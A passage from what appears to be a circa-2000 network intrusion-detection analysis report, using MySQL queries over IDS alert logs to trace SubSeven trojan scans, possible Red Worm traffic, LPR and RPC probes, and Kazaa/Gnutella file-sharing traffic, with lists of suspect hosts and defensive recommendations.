+--------+---------------------+----------+--------+---------------+------------
--+------------+
| 346382 | 2000-07-04 06:11:52 |    28800 |   1041 | 62.149.150.37 | MY.NET.70.9
7 | null scan! |
+--------+---------------------+----------+--------+---------------+------------
--+------------+
1 row in set (23.09 sec)
```

Most of the gaming traffic can be traced to a single host: MY.NET.150.133

```
mysql> SELECT HostFrom,count(*) FROM scans WHERE PortFrom=28800 GROUP BY HostFro
m;
+----------------+----------+
| HostFrom       | count(*) |
+----------------+----------+
| 62.149.150.37  |        1 |
| MY.NET.150.133 |    61776 |
+----------------+----------+
2 rows in set (0.96 sec)
```

The traffic is scattered among several hosts, but not widely scattered. I believe MY.NET.150.133 may be hosting a Microsoft-related gaming server.

```
mysql> SELECT HostTo,count(*) AS Count FROM scans WHERE PortFrom=28800 AND HostF
rom='MY.NET.150.133' GROUP BY HostTo ORDER BY Count DESC LIMIT 10;
+-----------------+-------+
| HostTo          | Count |
+-----------------+-------+
| 61.183.120.174  |  2163 |
| 203.168.199.138 |  2145 |
| 24.167.51.143   |  2087 |
| 200.191.17.58   |  1992 |
| 24.181.150.248  |  1797 |
| 148.223.132.118 |  1788 |
| 24.201.39.17    |  1763 |
| 24.240.221.236  |  1734 |
| 200.230.72.228  |  1722 |
| 65.4.20.28      |  1713 |
+-----------------+-------+
10 rows in set (1.05 sec)
```

Conclusions

Interesting Hosts and Services:

- MY.NET.150.133 is probably a gaming server (based on port 28800 "scans" and a relatively finite traffic distribution)
- Add MY.NET.160.114 as an attacking host (based on scans from low ports)
- Add 213.118.56.46 as an attacking host (based on scans from low ports)
- Microsoft Gaming traffic (port 28800) appears to register many times as scan.
- Port 21 (FTP and many trojans) is the most common target of scans, followed by Gatecrasher (port 6970), port 27005 (???) and DNS/BIND (port 53).
- MY.NET.160.114 has likely been compromised by AimSpy or Undetected.
- MY.NET.140.191 has likely been compromised by Freak88.
- Add "MY.NET.219.42" as a targeted host. (Based on scan activity.)
- Add "MY.NET.160.114" as an attacking hosts. (Based on HEAVY scan activity.)
- Add "211.207.15.190", "MY.NET.70.38" and "66.68.62.229" as attacking hosts. (Based on scan activity.)

Defensive Recommendations: *(Priority)*

- Find out more information about Microsoft gaming activity in the internal network. *(Low)*
- Check and/or clean MY.NET.160.114 for AimSpy, Undetected or other compromise. *(High)*
- Check and/or clean MY.NET.140.191 for Freak88 or other compromise. *(High)*

"possible trojan server activity"

This section of analysis covers only alerts logged as "possible trojan server activity" alerts. This is the third largest class of alerts with 40,761 total detects. As the alert name suggests, this alert is triggered when any activity occurs on a single known trojan port (27374) - false positives are likely to occur.

Destination Ports

All detects suggest someone is attempting to access a SubSeven server.

```
mysql> select portfrom,portto from alerts where message like 'possible trojan%'
AND PortFrom!=27374 AND PortTo!=27374;
Empty set (23.27 sec)
```

There appear to be quite a few different hosts interested in locating SubSeven, but most of the scanning appears to be conducted by someone from inside the internal network - MY.NET.70.38. We will definitely add this host to our list of attacking hosts. We can also safely add three, maybe four external hosts to the suspicious list. (Definitely 24.159.128.162, 24.88.85.106 and 24.78.182.153, maybe 24.157.8.115)

```
mysql> select PortTo,HostFrom,count(*) AS Count FROM alerts WHERE Message LIKE '
possible trojan%' AND PortTo=27374 GROUP BY HostFrom ORDER BY Count DESC, HostFr
om LIMIT 25;
+--------+-----------------+-------+
| PortTo | HostFrom        | Count |
+--------+-----------------+-------+
|  27374 | MY.NET.70.38    | 25307 |
|  27374 | 24.159.128.162  |   306 |
|  27374 | 24.88.85.106    |   222 |
|  27374 | 24.78.182.153   |   200 |
|  27374 | 24.157.8.115    |   198 |
|  27374 | 24.249.206.23   |   176 |
|  27374 | 63.10.156.249   |   139 |
|  27374 | 192.117.130.89  |   134 |
|  27374 | 65.92.117.50    |   132 |
|  27374 | 24.76.182.61    |   126 |
|  27374 | 206.74.76.44    |   123 |
|  27374 | 24.151.53.139   |   122 |
|  27374 | 24.22.27.51     |   122 |
|  27374 | 24.181.140.198  |   121 |
|  27374 | 24.191.205.218  |   121 |
|  27374 | 63.225.183.249  |   121 |
|  27374 | 65.69.100.23    |   121 |
|  27374 | 24.249.106.201  |   115 |
|  27374 | 24.156.6.211    |   114 |
|  27374 | 24.218.195.182  |   114 |
|  27374 | 212.204.166.161 |   113 |
|  27374 | 24.70.49.0      |   113 |
|  27374 | 24.93.173.204   |   112 |
|  27374 | 64.7.233.198    |   112 |
|  27374 | 213.112.143.55  |   111 |
+--------+-----------------+-------+
25 rows in set (21.75 sec)
```

A quick check confirms our list of four external bad guys. None of them are "innocently" hammering a single host but instead spread their scans around several hosts.

```
mysql> select HostFrom,HostTo,Count(*) as Count FROM alerts where message LIKE '
%ble tr%' AND (HostFrom='24.159.128.162' OR HostFrom='24.88.85.106' OR HostFrom=
'24.78.182.153' OR HostFrom='24.157.8.115') GROUP BY HostFrom,HostTO ORDER BY Co
unt DESC LIMIT 15;
+----------------+----------------+-------+
| HostFrom       | HostTo         | Count |
+----------------+----------------+-------+
| 24.159.128.162 | MY.NET.112.97  |     4 |
| 24.159.128.162 | MY.NET.112.58  |     4 |
| 24.159.128.162 | MY.NET.112.101 |     4 |
| 24.159.128.162 | MY.NET.112.103 |     4 |
| 24.88.85.106   | MY.NET.159.11  |     4 |
| 24.159.128.162 | MY.NET.112.68  |     4 |
| 24.159.128.162 | MY.NET.112.70  |     4 |
```

```
| 24.159.128.162 | MY.NET.112.141 |     4 |
| 24.78.182.153  | MY.NET.106.40  |     3 |
| 24.157.8.115   | MY.NET.27.51   |     3 |
| 24.78.182.153  | MY.NET.106.251 |     3 |
| 24.88.85.106   | MY.NET.159.130 |     3 |
| 24.159.128.162 | MY.NET.112.178 |     3 |
| 24.78.182.153  | MY.NET.107.11  |     3 |
| 24.159.128.162 | MY.NET.111.82  |     3 |
+----------------+----------------+-------+
15 rows in set (23.69 sec)
```

One internal host seems to be the subject of more SubSeven attention than any other host. We will add MY.NET.217.142 to our list of possibly compromised systems.

```
mysql> select PortTo,HostTo,count(*) AS Count FROM alerts WHERE Message LIKE 'po
ssible trojan%' AND PortTo=27374 GROUP BY HostTo ORDER BY Count DESC, HostTo LIM
IT 25;
+--------+----------------+-------+
| PortTo | HostTo         | Count |
+--------+----------------+-------+
|  27374 | MY.NET.217.142 |    25 |
|  27374 | MY.NET.219.30  |    12 |
|  27374 | MY.NET.97.207  |    10 |
|  27374 | MY.NET.106.40  |     9 |
|  27374 | MY.NET.145.197 |     8 |
|  27374 | MY.NET.100.98  |     7 |
|  27374 | MY.NET.106.42  |     7 |
|  27374 | MY.NET.111.203 |     7 |
|  27374 | MY.NET.145.200 |     7 |
|  27374 | MY.NET.215.219 |     7 |
|  27374 | MY.NET.215.224 |     7 |
|  27374 | MY.NET.68.3    |     7 |
|  27374 | MY.NET.9.27    |     7 |
|  27374 | 63.203.68.22   |     6 |
|  27374 | MY.NET.10.4    |     6 |
|  27374 | MY.NET.101.189 |     6 |
|  27374 | MY.NET.101.190 |     6 |
|  27374 | MY.NET.101.194 |     6 |
|  27374 | MY.NET.105.174 |     6 |
|  27374 | MY.NET.111.111 |     6 |
|  27374 | MY.NET.111.192 |     6 |
|  27374 | MY.NET.111.216 |     6 |
|  27374 | MY.NET.111.75  |     6 |
|  27374 | MY.NET.113.254 |     6 |
|  27374 | MY.NET.117.191 |     6 |
+--------+----------------+-------+
25 rows in set (22.47 sec)
```

Next I check outbound traffic to see who responded to attacker queries. There doesn't seem to be a good correlation between send and receives here so I can't identify any obviously compromised hosts from this dataset. However MY.NET.97.207 appears on both lists, listening and possibly responding to half the incoming requests on port 27374.

```
mysql> select PortFrom,HostFrom,count(*) AS Count FROM alerts WHERE Message LIKE
 'possible trojan%' AND PortFrom=27374 GROUP BY HostFrom ORDER BY Count DESC LIM
IT 25;
+----------+----------------+-------+
| PortFrom | HostFrom       | Count |
+----------+----------------+-------+
|    27374 | 209.117.250.189 |    13 |
|    27374 | 216.222.160.14  |     7 |
|    27374 | MY.NET.145.203  |     6 |
|    27374 | MY.NET.145.135  |     6 |
|    27374 | MY.NET.100.56   |     6 |
|    27374 | MY.NET.98.140   |     6 |
|    27374 | MY.NET.217.138  |     6 |
|    27374 | MY.NET.111.89   |     6 |
|    27374 | MY.NET.208.41   |     5 |
|    27374 | MY.NET.163.86   |     5 |
|    27374 | MY.NET.106.141  |     5 |
|    27374 | MY.NET.97.207   |     5 |
|    27374 | MY.NET.69.226   |     5 |
|    27374 | MY.NET.209.105  |     5 |
|    27374 | MY.NET.53.199   |     5 |
|    27374 | MY.NET.53.107   |     5 |
|    27374 | MY.NET.145.223  |     5 |
|    27374 | MY.NET.208.25   |     5 |
|    27374 | MY.NET.53.86    |     5 |
|    27374 | MY.NET.53.79    |     5 |
|    27374 | MY.NET.2.206    |     4 |
|    27374 | MY.NET.222.97   |     4 |
|    27374 | MY.NET.112.21   |     4 |
|    27374 | MY.NET.232.49   |     4 |
|    27374 | MY.NET.97.174   |     4 |
+----------+----------------+-------+
25 rows in set (22.36 sec)
```

Conclusion

There appear to be a number of external hosts scanning for SubSeven servers but the biggest scanner of them all is from our internal network One or two of our internal servers may be compromised, but it is difficult to conclude this based simply on the data available.

Interesting Hosts and Services:

- Add "MY.NET.70.38" as an "attacking" IP (based on use of SubSeven scans)
- Add "24.159.128.162", "24.88.85.106", "24.78.182.153" and "24.157.8.115 as "attacking" IP (based on use of SubSeven scans)
- Add "MY.NET.217.142" as a possible SubSeven compromise (based on attackers interest)
- Add "MY.NET.97.207" as a probable SubSeven compromise (based on traffic sent/received on port 27374)

Specific Defensive Recommendations: *(Priority)*

- Find out "MY.NET.70.38" is a statically assigned address. If so, visit this machine and inspect it for compromises. If not, visit the individual using this address and discuss why scanning for SubSeven servers is not the best use of his/her time. *(High)*
- Check "MY.NET.217.142" and "MY.NET.97.207" for SubSeven compromises. *(High)*
- Consider blocking all port 27374 traffic into, out of and ON the internal network. *(Low)*

"possible red worm - traffic"

This section of analysis covers both alerts logged as "high port 65535 tcp - possible red worm - traffic" and alerts logged as "high port 65535 udp - possible red worm - traffic". Combined these alerts total 5,066 total detects. As the individual alert names suggest, the alerts log packets whose source or destination address happens to be the highest possible port number: 65535. We can again expect a number of false positives under these rules.

SANS GIAC (http://www.sans.org/y2k/adore.htm") notes: "Adore is a worm that we originally called the Red Worm. It is similar to the Ramen and Lion worms. Adore scans the Internet checking Linux hosts to determine whether they are vulnerable to any of the following well-known exploits: LPRng, rpc-statd, wu-ftpd and BIND."

LPRng listens on port 515, rpc-statd listens on port 111, wu-ftpd listens on port 20 and BIND listens on port 53 so we would be most interested in events which involve traffic to and from these ports and port 65525.

Suspicious Ports

The only suspicious port (65535->515,11,20,53 or the reverse) which did NOT come up empty was a "BIND" query. Within this query all the events appear to be normal UDP requests - there is no evidence of scanning as we might expect from a worm.

```
mysql> select eventtime,hostfrom,portfrom,hostto,portto,count(*) AS COUNT from a
lerts where (PortFrom=65535 OR PortTo=65535) AND Message LIKE '%red worm%' AND (
PortFrom=53 OR PortTo=53) GROUP BY HostFrom,HostTo,PortFrom,PortTo ORDER BY Coun
t;
+---------------------+----------------+----------+------------+--------+-------
| eventtime           | hostfrom       | portfrom | hostto     | portto | COUNT
+---------------------+----------------+----------+------------+--------+-------
| 2000-07-03 16:29:19 | 207.155.183.72 |    65535 | MY.NET.1.4 |     53 |     1
| 2000-07-03 16:38:57 | 207.155.183.72 |    65535 | MY.NET.1.5 |     53 |     1
| 2000-07-03 22:38:05 | 200.178.96.20  |    65535 | MY.NET.1.4 |     53 |     1
+---------------------+----------------+----------+------------+--------+-------
```

Source and Destination Hosts

Two of our hosts immediately stand out if we list all detects by Source Host and Destination Host: MY.NET.99.51 and MY.NET.253.24.

```
mysql> select hostfrom,hostto,count(*) AS Count from alerts where (PortTo=65535
OR PortFrom=65535) AND Message LIKE '%red worm%' GROUP BY HostFrom,HostTo ORDER
BY Count DESC LIMIT 10;
+----------------+---------------+-------+
| hostfrom       | hostto        | Count |
+----------------+---------------+-------+
| 192.207.123.2  | MY.NET.99.51  |  4918 |
| MY.NET.253.24  | 18.7.21.83    |    23 |
| MY.NET.253.24  | 195.121.6.51  |    22 |
| MY.NET.97.242  | 64.40.88.100  |     8 |
| MY.NET.100.230 | 207.115.55.67 |     7 |
| 207.65.152.69  | MY.NET.70.242 |     6 |
| MY.NET.6.35    | 66.89.201.78  |     5 |
| 38.202.60.193  | MY.NET.253.52 |     5 |
| 216.32.84.139  | MY.NET.253.41 |     5 |
| 198.108.1.26   | MY.NET.6.47   |     5 |
+----------------+---------------+-------+
10 rows in set (23.81 sec)
```

A closer look at the first address reveals a great deal of TCP traffic heading port 23 (telnet) on one of our internal host. However, we never see return traffic for the same port.

```
mysql> select hostfrom,hostto,portfrom,portto,count(*) AS Count from alerts wher
e HostFrom='192.207.123.2' AND HostTo='MY.NET.99.51' AND Message LIKE '%red worm
%' GROUP BY PortFrom,PortTo ORDER BY Count DESC LIMIT 10;
+---------------+--------------+----------+--------+-------+
| hostfrom      | hostto       | portfrom | portto | Count |
+---------------+--------------+----------+--------+-------+
| 192.207.123.2 | MY.NET.99.51 |    65535 |     23 |  4918 |
+---------------+--------------+----------+--------+-------+
1 row in set (23.75 sec)
```

After an "eyeball" review of related events suggested many quick attempts to connect to port 23 from port 65535 from this address, I pulled the first and last time this event occurred. Based on behavior I have observed from several telnet clients I concluded this traffic was in fact just a three-hour stream of "legitimate" attempts to connect. All the pounding is rude behavior for a telnet client, but not illegal.

```
mysql> select max(eventtime) from alerts where HostFrom='192.207.123.2' AND Host
To='MY.NET.99.51' AND Message LIKE '%red worm%';
+---------------------+
| max(eventtime)      |
+---------------------+
| 2000-06-29 11:24:41 |
+---------------------+
```

```
1 row in set (23.00 sec)

mysql> select min(eventtime) from alerts where HostFrom='192.207.123.2' AND Host
To='MY.NET.99.51' AND Message LIKE '%red worm%';
+---------------------+
| min(eventtime)      |
+---------------------+
| 2000-06-29 08:15:55 |
+---------------------+
1 row in set (22.45 sec)
```

A look at our other address suspect shows much the same thing - lots of attempted connections to a server on port 25, but no traffic back. A discrete list of events (not shown) also shows these alerts happening in tight clusters, suggesting short periods of retries and that port 65535 was just chosen at random. Regardless I would still list the IP address "MY.NET.253.24" as a possibly infected machine simply because it is trying external SMTP servers and one of the Red Worm's trademark is to "phone home" with an email containing useful information. (An NSLOOKUP lists one of this computers target hosts is in fact a mail server. 195.121.6.51=mail.wxs.nl)

```
mysql> select portfrom,portto,count(*) AS COUNT from alerts where HostFrom='MY.N
ET.253.24' AND (PortFrom=65535 OR PortTo=65535) AND Message LIKE '%red worm%' GR
OUP BY PortFrom,PortTo ORDER BY Count;
+----------+--------+-------+
| portfrom | portto | COUNT |
+----------+--------+-------+
|    65535 |     25 |    46 |
+----------+--------+-------+
1 row in set (22.61 sec)
```

Conclusions

If the Red Worm is on the internal network, it is laying low. One machine may possibly infected, but more likely than not it is not.

Interesting Hosts and Services:

- Add "MY.NET.253.24" as a possible RedWorm compromise (based on traffic sent from port 65535 to port 25)

Specific Defensive Recommendations: *(Priority)*

- Check "MY.NET.253.24" for a RedWorm (doubtful) compromise. *(Medium)*

"connect to 515"

This section of analysis covers both alerts logged as "connect to 515 from outside" and alerts logged as "connect to 515 from inside". Combined these alerts total 2,912 total detects. As the individual alert names suggest, the alerts log packets whose source or destination port happens to be 515 and whose source port and destination port are on different "sides" of the network. Because of the reliance on a port number we can again expect a number of false positives under these rules.

The reason we are concerned about connections on 515 is that this is the well-known LPR port and a number of vulnerable programs, including the infamous LPRng, listed on 515. (Redhat Linux lpd Vulnerabilities, January 11, 2000; "http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D927")

Inbound Connections

I first looked at the hosts attempting to connect from the external network. Of those, 4 stand out with more than 400 port 515 connect attempts: 150.183.110.179,216.139.196.151,165.132.31.137 and 64.27.27.1.

```
mysql> select HostFrom,count(*) AS Count FROM alerts WHERE Message LIKE 'connect
 to 515 from outside' GROUP BY HostFrom ORDER BY Count DESC, HostFrom;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| 150.183.110.179 |   774 |
| 216.139.196.151 |   450 |
| 165.132.31.137  |   432 |
| 64.27.27.1      |   400 |
| 65.162.64.180   |   119 |
| 210.103.58.65   |   113 |
| 208.160.39.169  |   112 |
| 216.253.218.170 |    96 |
| 207.105.205.113 |    95 |
| 208.50.122.233  |    80 |
| 24.130.122.11   |    71 |
| 217.96.133.163  |    62 |
| 209.204.91.33   |    52 |
| 207.248.133.70  |    24 |
| 255.255.255.255 |     3 |
+-----------------+-------+
15 rows in set (22.40 sec)
```

A quick check confirms these four addresses are not "innocently" hammering one or two addresses each but are in fact scanning the network.

```
mysql> select HostFrom,HostTo,Count(*) as Count FROM alerts where message LIKE '
%to 515%' AND (HostFrom='150.183.110.179' OR HostFrom='216.139.196.151' OR HostF
rom='165.132.31.317' OR HostFrom='64.27.27.1') GROUP BY HostFrom,HostTO ORDER BY
 Count DESC LIMIT 15;
+-----------------+----------------+-------+
| HostFrom        | HostTo         | Count |
+-----------------+----------------+-------+
| 216.139.196.151 | MY.NET.137.114 |     2 |
| 150.183.110.179 | MY.NET.133.26  |     2 |
| 150.183.110.179 | MY.NET.133.42  |     2 |
| 150.183.110.179 | MY.NET.133.58  |     2 |
| 150.183.110.179 | MY.NET.133.74  |     2 |
| 150.183.110.179 | MY.NET.133.90  |     2 |
```

```
| 150.183.110.179 | MY.NET.133.106 |     2 |
| 150.183.110.179 | MY.NET.133.122 |     2 |
| 150.183.110.179 | MY.NET.134.10  |     2 |
| 150.183.110.179 | MY.NET.134.26  |     2 |
| 150.183.110.179 | MY.NET.134.42  |     2 |
| 150.183.110.179 | MY.NET.134.58  |     2 |
| 150.183.110.179 | MY.NET.134.74  |     2 |
| 150.183.110.179 | MY.NET.134.90  |     2 |
| 150.183.110.179 | MY.NET.134.106 |     2 |
+-----------------+----------------+-------+
15 rows in set (23.54 sec)
```

Inbound Connections - Targeted Machines

The number of inbound connections on port 515 is not significant enough for any particular machine to warrant further research.

```
mysql> select HostTo,count(*) AS Count FROM alerts WHERE Message LIKE 'connect t
o 515 from outside' GROUP BY HostTo ORDER BY Count DESC, HostTo LIMIT 25;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.137.45  |     9 |
| MY.NET.137.21  |     8 |
| MY.NET.137.28  |     8 |
| MY.NET.137.41  |     8 |
| MY.NET.137.49  |     8 |
| MY.NET.137.53  |     8 |
| MY.NET.137.87  |     8 |
| MY.NET.137.96  |     8 |
| MY.NET.133.118 |     7 |
| MY.NET.133.122 |     7 |
| MY.NET.133.171 |     7 |
| MY.NET.137.104 |     7 |
| MY.NET.137.12  |     7 |
| MY.NET.137.40  |     7 |
| MY.NET.137.52  |     7 |
| MY.NET.137.63  |     7 |
| MY.NET.137.89  |     7 |
| MY.NET.137.98  |     7 |
| MY.NET.133.101 |     6 |
| MY.NET.133.124 |     6 |
| MY.NET.133.150 |     6 |
| MY.NET.133.154 |     6 |
| MY.NET.133.157 |     6 |
| MY.NET.133.16  |     6 |
| MY.NET.133.162 |     6 |
+----------------+-------+
25 rows in set (22.11 sec)
```

Outbound Connections

The number of outbound lpr connections is very few, but we should take a closer look at MY.NET.100.234->192.35.232.241

```
mysql> select HostFrom,HostTo,Count(*) as Count FROM alerts WHERE Message LIKE '
Connect to 515 from inside' GROUP BY HostFrom,HostTo ORDER BY Count DESC,HostFrom,Hos
tTo;
+----------------+----------------+-------+
| HostFrom       | HostTo         | Count |
+----------------+----------------+-------+
| MY.NET.100.234 | 192.35.232.241 |    26 |
| MY.NET.179.78  | 24.13.123.8    |     2 |
| MY.NET.219.42  | 66.68.62.229   |     1 |
+----------------+----------------+-------+
3 rows in set (21.35 sec)
```

Except for the use of port 22 (remote SSH) as a Source Port, there is nothing suspicious about this chain of events. my.net.100.234 tries to connect to a remote host for ten minutes and gives up. Since there is no evidence of scanning or repeated attempts to access this host I leave my.net.100.234 off the suspicious list.

```
mysql> mysql> select eventtime,portfrom,portto from alerts where hostfrom='my.ne
t.100.234' and hostto='192.35.232.241' order by eventtime;
+---------------------+----------+--------+
| eventtime           | portfrom | portto |
+---------------------+----------+--------+
| 2000-06-30 00:17:01 |       22 |    515 |
| 2000-06-30 00:17:51 |       22 |    515 |
| 2000-06-30 00:17:54 |       22 |    515 |
| 2000-06-30 00:17:54 |       22 |    515 |
| 2000-06-30 00:18:00 |       22 |    515 |
| 2000-06-30 00:18:22 |       22 |    515 |
| 2000-06-30 00:18:41 |       22 |    515 |
| 2000-06-30 00:18:47 |       22 |    515 |
| 2000-06-30 00:18:59 |       22 |    515 |
| 2000-06-30 00:19:29 |       22 |    515 |
| 2000-06-30 00:20:06 |       22 |    515 |
| 2000-06-30 00:20:13 |       22 |    515 |
| 2000-06-30 00:20:15 |       22 |    515 |
| 2000-06-30 00:21:06 |       22 |    515 |
| 2000-06-30 00:21:24 |       22 |    515 |
| 2000-06-30 00:21:45 |       22 |    515 |
| 2000-06-30 00:22:11 |       22 |    515 |
| 2000-06-30 00:23:03 |       22 |    515 |
| 2000-06-30 00:23:12 |       22 |    515 |
| 2000-06-30 00:23:18 |       22 |    515 |
```

```
| 2000-06-30 00:23:21 |       22 |    515 |
| 2000-06-30 00:23:24 |       22 |    515 |
| 2000-06-30 00:23:27 |       22 |    515 |
| 2000-06-30 00:25:19 |       22 |    515 |
| 2000-06-30 00:25:22 |       22 |    515 |
| 2000-06-30 00:25:28 |       22 |    515 |
+---------------------+----------+--------+
26 rows in set (22.53 sec)
```

Conclusions

External addresses are more interested in our internal lpr vulnerabilities than internal addresses are interested in external vulnerabilities. A set of external addresses is very interested in our vulnerabilities (if we possess them) and may warrant further study..

Interesting Hosts and Services:

- Add "150.183.110.179", "216.139.196.151", "165.132.31.137" and "64.27.27.1" as attacking hosts (based scans of port 515 on various internal machines)

Specific Defensive Recommendations: *(Priority)*

- Consider blocking port 515 traffic from passing through the boundary between the internal and external networks. *(Medium)*

external rpc call

RPC (remote procedure call) activity occurs on port 111. We are interested in knowing who is accessing this port not only because certain exploits are available through RPC but because RPC may reveal interesting information about certain computers.

Source Addresses

There are several external hosts which appear to be interested in internal machines. The nosiest of them are 211.23.6.234, 164.164.87.134, 199.84.54.32, 65.27.175.34 and 65.114.228.3.

```
mysql> select HostFrom,Count(*) as Count FROM alerts WHERE Message LIKE 'externa
l rpc%' GROUP BY HostFrom ORDER BY Count DESC,HostFrom;
+-----------------+-------+
| HostFrom        | Count |
+-----------------+-------+
| 211.23.6.234    |   432 |
| 164.164.87.134  |   333 |
| 199.84.54.32    |   311 |
| 65.27.175.34    |   304 |
| 65.114.228.3    |   211 |
| 210.52.214.15   |   132 |
| 204.117.207.245 |   114 |
| 64.105.169.34   |    97 |
| 216.21.132.81   |    95 |
| 203.186.220.10  |    90 |
| 210.90.168.5    |    82 |
| 211.11.176.26   |    79 |
| 170.211.172.90  |    70 |
| 61.218.145.218  |    54 |
| 151.21.227.249  |    29 |
| 211.180.236.194 |     5 |
| 194.224.201.7   |     2 |
| 216.129.161.20  |     1 |
+-----------------+-------+
18 rows in set (22.71 sec)
```

By identifying the most frequent HostFrom-HostTo combinations, we confirm that several external hosts are interested in MY.NET.6.15. It also confirms our five external suspects are not "innocently" hammering one host a piece - they are each scanning.

```
mysql> select HostFrom,HostTo,PortTo,Count(*) as Count FROM alerts WHERE Message
 LIKE 'external rpc%' GROUP BY HostFrom,HostTo ORDER BY Count DESC,HostFrom,Host
To LIMIT 10;
+-----------------+----------------+--------+-------+
| HostFrom        | HostTo         | PortTo | Count |
+-----------------+----------------+--------+-------+
| 210.52.214.15   | MY.NET.6.15    |    111 |     8 |
| 211.180.236.194 | MY.NET.6.15    |    111 |     5 |
| 199.84.54.32    | MY.NET.6.15    |    111 |     4 |
| 210.90.168.5    | MY.NET.6.15    |    111 |     3 |
| 65.27.175.34    | MY.NET.6.15    |    111 |     3 |
| 164.164.87.134  | MY.NET.132.135 |    111 |     2 |
| 164.164.87.134  | MY.NET.132.144 |    111 |     2 |
| 164.164.87.134  | MY.NET.133.154 |    111 |     2 |
| 164.164.87.134  | MY.NET.133.156 |    111 |     2 |
| 164.164.87.134  | MY.NET.133.158 |    111 |     2 |
+-----------------+----------------+--------+-------+
10 rows in set (22.91 sec)
```

Destination Addresses

By running a quick list of hosts hit by RPC scans, we notice just one ("MY.NET.6.15") stands out. Although we do not see any traffic in response to scanner's inquiries, we still add it to our list of interesting hosts because it has attracted a good deal of attention and we would like to find any vulnerabilities on this machine before our external friends do.

```
mysql> select HostTo,Count(*) as Count FROM alerts WHERE Message LIKE 'external
rpc%' GROUP BY HostTo ORDER BY Count DESC,HostTo LIMIT 10;
+----------------+-------+
| HostTo         | Count |
```

```
+----------------+-------+
| MY.NET.6.15    |    28 |
| MY.NET.133.79  |     7 |
| MY.NET.134.61  |     7 |
| MY.NET.132.82  |     6 |
| MY.NET.133.101 |     6 |
| MY.NET.133.103 |     6 |
| MY.NET.133.148 |     6 |
| MY.NET.133.154 |     6 |
| MY.NET.133.165 |     6 |
| MY.NET.133.197 |     6 |
+----------------+-------+
10 rows in set (22.32 sec)
```

Conclusions

Interesting Hosts and Services:

- Add "211.23.6.234", "164.164.87.134", "199.84.54.32", "65.27.175.34" and "65.114.228.3" to the list of "attacking" hosts (based on scans of port 111)
- Add "MY.NET.6.15" to the list of target hosts (based on attackers interest of port 111)

Defensive Recommendations: *(Priority)*

- Check "MY.NET.6.15" for any RPC vulnerabilities if this service is offered on this machine. *(Low)*

"watchlist 000220 il-isdnnet-990517"

"Watchlist" rules are set up to watch for traffic going into and out of suspicious networks. In this case the rule appears to have been set up to watch for traffic going from (not BETWEEN) 212.179 to MY.NET . (A few RIPE lookups suggest this address block belongs to a number of telecommunications providers in Israel.)

```
mysql> select HostFrom,HostTo FROM alerts WHERE Message LIKE '%990517%' AND !(Ho
stFrom LIKE '212.179%');
Empty set (24.80 sec)
```

Most of the traffic appears to involve port 1214. Several port lists suggest port 1214 is used for an application called "KAZAA". The KAZAA product in fact has a website (http://www.kazaa.com), where we quickly learn KAZAA is yet another file sharing service intended to work much like Napster.

Ports 6346 and 6347 also carry a fair amount of traffic. We have to do a little more research to find a page which tells us that these ports are commonly used for Gnutella traffic. And Gnutella happens to be still another file sharing service intended to work much like Napster. (Gnutella & Firewalls; "http://www.gnutellanews.com/information/firewalls.shtml") (Security Portal Ports: 3501-7000; "http://www.securityportal.com/firewalls/ports/ports3501to7000.html")

```
mysql> select PortTo,Count(*) as Count FROM alerts WHERE Message LIKE '%990517'
GROUP BY PortTo ORDER BY Count DESC;
+--------+-------+
| PortTo | Count |
+--------+-------+
|   1214 |  1785 |
|   6346 |    34 |
|   9549 |    28 |
|     25 |    23 |
|    143 |    23 |
|   4253 |    17 |
|   6347 |     6 |
|   4290 |     6 |
|   4256 |     2 |
|  42340 |     1 |
+--------+-------+
10 rows in set (23.63 sec)
```

KAZAA

We have only a few KAZAA servers in which the Israelis are interested on our internal network. If security is a concern we may want to start our investigation by downloading our own KAZAA client and using it to check our what kind of information is being hosted on these computers.

```
mysql> select HostTo,Count(*) as Count FROM alerts WHERE Message LIKE '%990517'
AND PortTo=1214 GROUP BY HostTo ORDER BY Count DESC LIMIT 25;
+----------------+-------+
| HostTo         | Count |
+----------------+-------+
| MY.NET.150.133 |   416 |
| MY.NET.104.111 |   382 |
| MY.NET.218.234 |   315 |
| MY.NET.150.225 |   239 |
| MY.NET.70.97   |   229 |
| MY.NET.70.77   |   136 |
| MY.NET.219.50  |    34 |
| MY.NET.75.145  |    24 |
| MY.NET.217.154 |    10 |
+----------------+-------+
9 rows in set (22.81 sec)
```

A wider range of external hosts have been interested in these servers.

```
mysql> select HostFrom,Count(*) as Count FROM alerts WHERE Message LIKE '%990517
' AND PortTo=1214 GROUP BY HostFrom ORDER BY Count DESC LIMIT 25;
+----------------+-------+
| HostFrom       | Count |
+----------------+-------+
| 212.179.76.146 |   367 |
```

```
| 212.179.34.114 |   337 |
| 212.179.27.6   |    98 |
| 212.179.85.191 |    74 |
| 212.179.22.99  |    62 |
| 212.179.82.227 |    51 |
| 212.179.2.178  |    48 |
| 212.179.82.242 |    45 |
| 212.179.85.23  |    45 |
| 212.179.84.104 |    40 |
| 212.179.83.151 |    36 |
| 212.179.88.217 |    35 |
| 212.179.84.174 |    28 |
| 212.179.17.2   |    25 |
| 212.179.81.114 |    19 |
| 212.179.85.179 |    19 |
| 212.179.83.198 |    18 |
| 212.179.83.109 |    18 |
| 212.179.84.66  |    14 |
| 212.179.7.226  |    13 |
| 212.179.85.216 |    12 |
| 212.179.84.81  |    11 |
| 212.179.95.13  |    10 |
| 212.179.83.5   |    10 |
| 212.179.82.7   |     9 |
+----------------+-------+
25 rows in set (22.85 sec)
```

By checking a list of HostFrom-HostTo traffic we find that the external hosts are NOT using port 1214 to scan but are instead are really the KAZAA service as advertised. At this point there is really nothing more to do unless hosting a KAZAA server is against our local use policy.

```
mysql> select HostFrom,HostTo,Count(*) as Count FROM alerts WHERE Message LIKE '
%990517' AND PortTo=1214 GROUP BY HostFrom,HostTo ORDER BY Count DESC LIMIT 25;
+----------------+----------------+-------+
| HostFrom       | HostTo         | Count |
+----------------+----------------+-------+
| 212.179.76.146 | MY.NET.104.111 |   365 |
| 212.179.34.114 | MY.NET.150.133 |   321 |
| 212.179.27.6   | MY.NET.218.234 |    79 |
| 212.179.85.191 | MY.NET.70.77   |    74 |
| 212.179.82.227 | MY.NET.218.234 |    50 |
| 212.179.2.178  | MY.NET.218.234 |    48 |
| 212.179.85.23  | MY.NET.218.234 |    45 |
| 212.179.22.99  | MY.NET.218.234 |    44 |
| 212.179.84.104 | MY.NET.150.225 |    40 |
